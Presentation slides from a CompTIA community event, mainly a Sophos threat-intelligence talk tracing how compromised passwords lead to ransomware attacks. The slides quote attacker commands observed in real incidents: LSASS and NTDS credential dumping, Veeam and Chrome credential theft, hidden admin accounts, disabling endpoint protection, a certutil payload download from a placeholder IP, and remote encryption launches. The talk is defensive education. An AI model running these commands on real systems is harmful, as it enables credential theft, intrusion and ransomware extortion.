
Sales Growth Diagram

- Flow Management based on Situational Awareness
- Team Crafting based on Targets, Forecasting and Data



Sales Growth Diagram


- Flow Management based on Situational Awareness
- Team Crafting based on Targets, Forecasting and Data
- Sales Mapping based on Skills and Motivation



Sales Growth Diagram

- Flow Management based on Situational Awareness
- Team Crafting based on Targets, Forecasting and Data
- Sales Mapping based on Skills and Motivation

= Fastest Impact on Growth





Q&A

Thank You!



Yannick Van Aken
Founder, Melrox



15:30 – 16:00 Cultivating Success



16:00 – 16:30 Networking Break (Hand in quiz!)



16:30 – 17:00 How Passwords Lead to Ransomware Attacks



17:00 – 17:15 Wrap up



17:15 – 20:30 Networking Dinner and Buffet



15:30 – 16:00 Cultivating Success



16:00 – 16:30 Networking Break



16:30 – 17:00 How Passwords Lead to Ransomware Attacks



17:00 – 17:15 Wrap up



17:15 – 20:30 Networking Dinner and Buffet

WE ARE THE
CompTIA
COMMUNITY



Mark Loman

Sophos



How Passwords Lead To Ransomware Attacks

Easy to Execute, Difficult to Defend

Mark Loman
VP, Threat Intelligence and Software Development
May 2024


SOPHOS

Who Am I

Mark Loman | 48yo from The Netherlands
19 years in cyber-security

- 2004 Hitman Pro Anti-Spyware
- 2005 Established SurfRight B.V.
- 2006 Caretaker Anti-Spam
- 2008 HitmanPro Second Opinion Anti-Malware
Security from the cloud
- 2013 HitmanPro.Alert
Run-time signature-agnostic anti-hacker, anti-ransomware
- 2015 Acquisition of SurfRight B.V. by Sophos Ltd.
Sophos Endpoint Security Group
- 2016 HitmanPro.Alert > Sophos Intercept X (with Synchronized Security)
- 2024 Sophos Intercept X running at 300,000+ customers
Sophos Technology Group / SophosLabs / Sophos X-Ops



 @markloman

 @markloman
@infosec.exchange

Initial Access

- 50% compromised credentials
 - VPN access using Single Factor Authentication
 - Multi-Factor Authentication (MFA) was not configured in 39% of cases; solutions available > high ROI
- 23% vulnerability exploitation
 - Diligent patching acts as a significant defense

Credential Access

Requires administrative privileges

- Extracting credentials & authentication tokens from **LSASS memory** via minidump:

```
cmd /c rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 572 C:\ProgramData\lsass.dmp full
```

```
%COMSPEC% /Q /c cmd.exe /Q /c for /f ""tokens=1,2 delims= "" ^%A in ('""tasklist /fi ""ImageName eq lsass.exe"" | find ""lsass""""')  
do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\FP4.docx full"
```

- Obtaining credentials from the **Active Directory** database:

```
"cmd.exe" /c C:\ProgramData\Cl.exe -c -i C:\Windows\NTDS\ntds.dit -o C:\programdata\nt.txt
```

```
ntdsutil "ac i ntds" "ifm" "create full c:\Programdata\temp\Crashpad\Temp\abc" q q
```

- Extracting **Veeam Backup and Replication** credentials:

```
sqlcmd.exe -S localhost,60261 -E -y0 -Q "SELECT TOP (1000)  
[id],[user_name],[password],[usn],[description],[visible],[change_time_utc]FROM [VeeamBackup].[dbo].[Credentials];"
```

- Stealing **Chrome** credentials and **MFA session tokens** from cached data:

```
esentutil.exe /y "C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Login Data" /d  
"C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Login Data.tmp"
```


Credentials Are Everywhere

- Obtained via phishing
- Stolen from (under-protected) managed business machines
- Stolen from (unmanaged) home machines
- Stolen from your suppliers or customers
- Found in third-party breaches
- Found in open directories or buckets
- Found API keys or credentials in source code
- Brute-forced easy to guess log-in names and passwords
- Managed Service Providers (MSPs)

Credentials are hot, but MFA session cookies are hotter!

Discovery

Requires administrative privileges

- Enumerating Active Directory via native utilities like [Get-ADComputer](#) and [Adfind.exe](#):

```
"C:\Windows\system32\cmd.exe" /c net localgroup Administrators
```

```
"C:\Windows\system32\net.exe" localgroup administrators
```

```
Get-ADComputer -Filter * -Property * | Select-Object Enabled, Name, DNSHostName, IPv4Address, OperatingSystem,  
Description, CanonicalName, servicePrincipalName, LastLogonDate, whenChanged, whenCreated >  
C:\ProgramData\AdComp[.]txt
```

- Network topology discovery via tools like [Advanced IP Scanner](#) and [Netscan](#):

```
C:\Users\<user>\Desktop\netscan_n.exe
```

```
C:\users\<user>\appdata\local\temp\3\advanced ip scanner 2\advanced_ip_scanner.exe
```

```
C:\Users\<user>\Desktop\Advanced_IP_Scanner_2.5.4594.1.exe
```

Lateral Movement

Requires administrative privileges

- Moving around within the target environment via frequent use of **Remote Desktop Protocol (RDP)** with valid local administrator accounts.

Example: 100 sessions to 15 machines from Initial Access to Impact phase

- RDP plays a part in 95% of attacks.
- Use of **Impacket wmiexec** to executes commands over the network via WMI.
- Use of **VmConnect.exe** to access virtual machines (VMs) on Hyper-V hosts.
- Running commands over SMB via **PSEXEC**:

```
7045 LocalSystem PSEXESVC %SystemRoot%\PSEXESVC.exe <username> user mode service demand start
```

Persistence & Privilege Escalation

Requires administrative privileges

- Creating user accounts and using net commands to add the accounts to security-enabled local groups:

```
C:\Windows\system32\net1 user <username> <RedactedPassword> /ADD  
C:\Windows\system32\net1 localgroup Administrators <username> /ADD
```

Hiding an account on the login screen by adding it to this registry key:

```
"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows  
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v <username> /t REG_DWORD /d 0 /f
```

- Adding custom groups like 'ESX Admins' and adding the created accounts:

```
net group "ESX Admins" /domain /add  
net group "ESX Admins" <username> /domain /add
```

- Mistyped commands reveal the **human attacker** with hands-on-keyboard access:

```
net group "doamin admins" /dom  
net group "domain admins" /dom
```


Defense Evasion (1)

Requires administrative privileges

- Executing commands as another user complicates tracking for defenders:

```
runas /netonly /user:<username>\<username> cmd
```

- Disabling threat protection in the security management portal using **stolen credentials**.
- Uninstalling endpoint protection software:

```
C:\Program Files\Sophos\Sophos Endpoint Agent\uninstallgui.exe
```

```
C:\Program Files\Sophos\Sophos Endpoint Agent\SophosUninstall.exe
```

- Tampering with endpoint protection services:

```
wmic service where \"PathName like '%sophos%\" call delete /nointeractive
```

```
wmic service where \"PathName like '%sophos%\" call stopservice /nointeractive
```

- Disabling protection inside virtual machines (VMs) by deleting its services while the VM is off.
- Disabling Windows Defender real-time monitoring:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Defense Evasion (2)

- Obfuscation of malicious applications (malware) to evade threat signatures.
 - It is easier to obfuscate existing code than to create an entirely new threat with the same purpose for every victim.
- Booting Windows into Safe Mode (with Networking). Requires administrative privileges
- Kernel-level EDR killers, e.g., **Backstab**, **AuKill**, **Spyboy Terminator**
 - Based on Bring Your Own Vulnerable Driver (BYOVD). Trusted drivers with vulnerabilities exploited in attacks:
 - Microsoft Process Explorer **procexp.sys** **MedusaLocker**, **LockBit**
 - Gigabyte driver **gdrv.sys** **Robbinhood**
 - Micro Star (MSI) AfterBurner **RTCore64.sys** and **RTCore32.sys** **BlackByte**
 - Genshin Impact anti-cheat driver **mhyprot2.sys** **Babuk**
 - Avast Anti-Rootkit Driver **aswarpot.sys** **AvosLocker**
 - Zemana Anti-Logger **zam64.sys** + Anti-Malware **zamguard64.sys** **BlackCat**

Command and Control

Requires administrative privileges

Deployment of implants or remote desktop software, for remote screen sharing, file transfers, and remote administration capabilities:

- Legitimate AnyDesk:

```
"C:\Users\<user>\Downloads\AnyDesk.exe" --install "C:\Program Files (x86)\AnyDesk" --start-with-win --create-shortcuts --create-taskbar-icon --create-desktop-icon --install-driver:mirror --install-driver:printer --update-main -svc-conf "C:\Users\<user>\AppData\Roaming\AnyDesk\service.conf" --sys-conf "C:\Users\<user>\AppData\Roaming\AnyDesk\system.conf"
```

- Legitimate DWAgent:

```
"C:\Users\<user>\Downloads\dwagent.exe"
```

- Exploitation of (access to) ConnectWise or other **Managed Service Provider** tool:

```
<d>\Program Files (x86)\ScreenConnect Client (60ccb130004e2bbf)\ScreenConnect.ClientService.exe -> certutil.exe -urlcache -f http://<ip-address>/svchost.exe c:\svchost.exe
```

- Use of Cobalt Strike, Brute Ratel or other attack framework **implants** via DLLs:

```
"c:\Windows\SysWOW64\regsvr32.exe HealthApi.dll /s
```

Living off the Land

The threat actors are human, adapt to your IT infrastructure, exploiting existing services and tools used by your **IT administrators**, crucial for your business.

- Threat actors steal your credentials, MFA session tokens, and cloud accounts.
- Connect and log in using **your own accounts**.
- Execute **native commands** for activities including user account management, memory and database dumping.
- Move between your own systems **as if they are your own IT**, almost like belong there.
- When needed, they **bring** and abuse **legitimate trusted tools**.
 - For network topology discovery, data exfiltration, and command and control (secure tunneling)
- **Minimal involvement of malware executables!**

Impact

Requires permissible user account

- Intentional remote ransomware encryption:

```
start 1.exe -p="\\<redacted>\C$" -n=10
```

```
start 1.exe -p="\\<redacted>\<redacted>$" -n=10
```

```
start 1.exe -p="\\<redacted>\D$" -n=10
```

```
start c:\programdata\lck.exe -p="\\172.16.x.x\Development" -n=20
```

```
start c:\programdata\lck.exe -p="\\172.16.x.x\Finance" -n=20
```

```
start c:\programdata\lck.exe -p="\\172.16.x.x\IT General" -n=20
```

```
start c:\programdata\lck.exe -p="\\172.16.x.x\Security" -n=20
```

```
start c:\programdata\lck.exe -p="\\172.16.x.x\Senior Management" -n=20
```

```
dllhost32.exe -n=10 -s=C:\ESD\sharez.txt
```

```
dllhost32.exe -n=1 -s=C:\program files\sharez.txt
```

Akira Ransomware > Intentional Remote Encryption Only

Mitigation CryptoGuard V5
Timestamp 2023-10-17T05:48:12

Platform 10.0.17763/x64 v2325 06_1a*
Application C:\Users\<u>\Desktop\lock_[redacted]\win_locker.exe
Created 2023-10-17T05:47:35
Modified 2023-10-15T21:23:46

Filename C:\Users\<u>\Desktop\lock_[redacted]\win_locker.exe

- 1 \Device\Mup\10.22.10.30\K\$\akira_readme.txt
Created L0, Write T3072 H2697|^37694|^b4482 #1
- 2 \Device\Mup\10.22.10.101\C\$\Admin\001_MTRD16_Platinum_02_2017\Core_CSS_Files\GLOBAL\001_MT-Images\MT-BulletLinkMoreHover2.png
Opened L173, Read T512|100% H173|^1147|^b90, Write T1024|200% H685|^288|^b328 P12756 #2
- 3 \Device\Mup\10.1.20.10\C\$\Admin\Solarwinds Files\Solarwinds.cmd
Opened L87, Read T1024|200% H599|^261|^b290, Write T1024|200% H599|^239|^b296 P2664 #3
- 4 \Device\Mup\10.22.10.101\C\$\Admin\001_MTRD16_Platinum_02_2017\Core_CSS_Files\GLOBAL\001_MT-Images\MT-BulletLinkMore.png
Opened L188, Read T1024|200% H700|^488|^b383, Write T1024|200% H700|^285|^b384 P12756 #4
- 5 \Device\Mup\10.1.20.10\C\$\Admin\Solarwinds Files\Solarwinds Files\Solarwinds_Discovery_Agent_2.1.72_2.0.8_1056_118_installer.dmg
Opened L31457280, Read T786432|2% H32768|^272|^b17522, Write T786432|2% H32768|^258|^b17548 P2664 #6

RDP session from '010.022.010.103' (HCSQL4) using '[redacted]'

Process Trace


- 1 C:\Users\<u>\Desktop\lock_[redacted]\win_locker.exe [24212]
win_locker.exe -remote -n=20 -p=\\10.22.10.30\K\$
- 2 C:\Windows\System32\cmd.exe [18788] *
C:\WINDOWS\system32\cmd.exe /c ""C:\Users\<u>\Desktop\lock_[redacted]\lock_all_srv.bat" "
- 3 C:\Windows\explorer.exe [16424] *

Encrypting *only* 20 percent of each file and specifically NOT encrypting the local machine (requires -local parameter)

Ransomware Attack Deployment Times

- 91% of ransomware payloads are deployed outside of traditional business hours.
- Out of 53 attacks depicted, only 5 transpired during standard weekday hours (8am - 6pm), with three of them concentrated between 8am and 9am.

Dwell time (days)	All cases	Ransomware	Other
Minimum	0	0	0
Maximum	112	112	71
Mean (average)	15.57	15.35	16.04
Median	8.00	5.00	13.00



LockBit Black Ransomware

Mitigation CryptoGuard
Timestamp 2024-02-29T06:27:28

Outside business hours (German customer)

Platform 6.3.9600/x64 v36 06_55*
PID 42488
Application C:\PerfLogs\LBB.exe
Created 2024-02-29T06:25:13
Description LBB.exe

LockBit Black ransomware running from local PerfLogs folder that is typically excluded for performance

Filename C:\PerfLogs\LBB.exe

D:\Microsoft SQL Server\MSSQL12.CITRIX\MSSQL\Template Data\MSDBData.mdf
D:\Microsoft SQL Server\MSSQL12.CITRIX\MSSQL\Template Data\model.mdf
D:\Microsoft SQL Server\MSSQL12.CITRIX\MSSQL\Template Data\master.mdf

RBH
37020f020003010f170a0917073d01030f07040e03170a0917073d020f060f020e06170a0917073d

RDP session from '010.000.002.015' (DESKTOP-NTOTKE1) using '[redacted]\Administrator'

Process Trace
1 C:\PerfLogs\LBB.exe [42488]
LBB.exe -pass [redacted]
2 C:\Windows\System32\cmd.exe [43856]
"C:\Windows\system32\cmd.exe" /s /k pushd "C:\PerfLogs"
3 C:\Windows\explorer.exe [35564]

The attacker used RDP from his desktop, named **DESKTOP-NTOTKE1**, to connect to this target (SRV56XDC01), leveraging a compromised domain **Administrator** account. The ransomware was run interactively using the associated privileges.

Akira Ransomware (Same Attacker!)

Mitigation CryptoGuard V5
Timestamp 2024-04-25T04:03:17

Outside business hours (Czech customer)

Platform 10.0.14393/x64 v3 06_4f*
PID 5164
Application \\10.0.100.6\C\$\Perflogs\akira.exe
Description akira.exe
Filename \\10.0.100.6\C\$\Perflogs\akira.exe

Akira ransomware running from a remote PerfLogs folder over UNC path from admin share C\$

Detection Generic.Ransom.N

1*C:\Program Files\Common Files\microsoft shared\akira_readme.txt
Created L0, Write T3072 H2697|^37712|^b4481 #1,r2,LT

2 C:\Logs\Key Management Service.evtx
Opened L69632, Read T8192|11% H4096|^1031939|^b3952 #2,w1,LT

3 C:\Logs\HardwareEvents.evtx
Opened L69632, Read T36864|52% H32768|^8282945|^b31702, Write T35328|50% H32768|^235|^b17507 #3

RDP session from '010.000.002.015' (DESKTOP-NTOTKE1) using '[redacted]\[redacted]'

Process Trace

1 \\10.0.100.6\C\$\Perflogs\akira.exe [5164]
2 C:\Windows\System32\cmd.exe [5728] *

Dropped Files

1 C:\Program Files\Common Files\microsoft shared\ink\akira_readme.txt
Dropped by \Device\Mup\10.0.100.6\C\$\Perflogs\akira.exe [5164]

The attacker used RDP from his desktop, named **DESKTOP-NTOTKE1**, to connect to the target, leveraging a compromised domain account. The ransomware was run interactively using the associated privileges.

The State of Cybercrime

Key developments

Cybercriminals are leveraging the cybercrime-as-a-service ecosystem to launch phishing, identity, and distributed denial of service (DDoS) attacks at scale. Simultaneously, they are increasingly bypassing multifactor authentication and other security measures to conduct targeted attacks.

Ransomware operators are shifting heavily toward hands on keyboard attacks, using living-off-the-land techniques and remote encryption to conceal their tracks, and exfiltrating data to add pressure to their ransom demands. And cybercriminals are improving their ability to impersonate or compromise legitimate third parties, making it even harder for users to identify fraud until it's too late.

80-90%

of all successful ransomware compromises originate through unmanaged devices.

Find out more on page 18



A return on mitigation (ROM) framework is helpful for prioritization and may highlight actions requiring low effort or resources but that have a high impact.

Find out more on page 41




70%

of organizations encountering human-operated ransomware had fewer than 500 employees.

Find out more on page 18




Human-operated ransomware attacks are up more than 200%



Find out more on page 17

Password based attacks spiked in 2023



Find out more on page 34

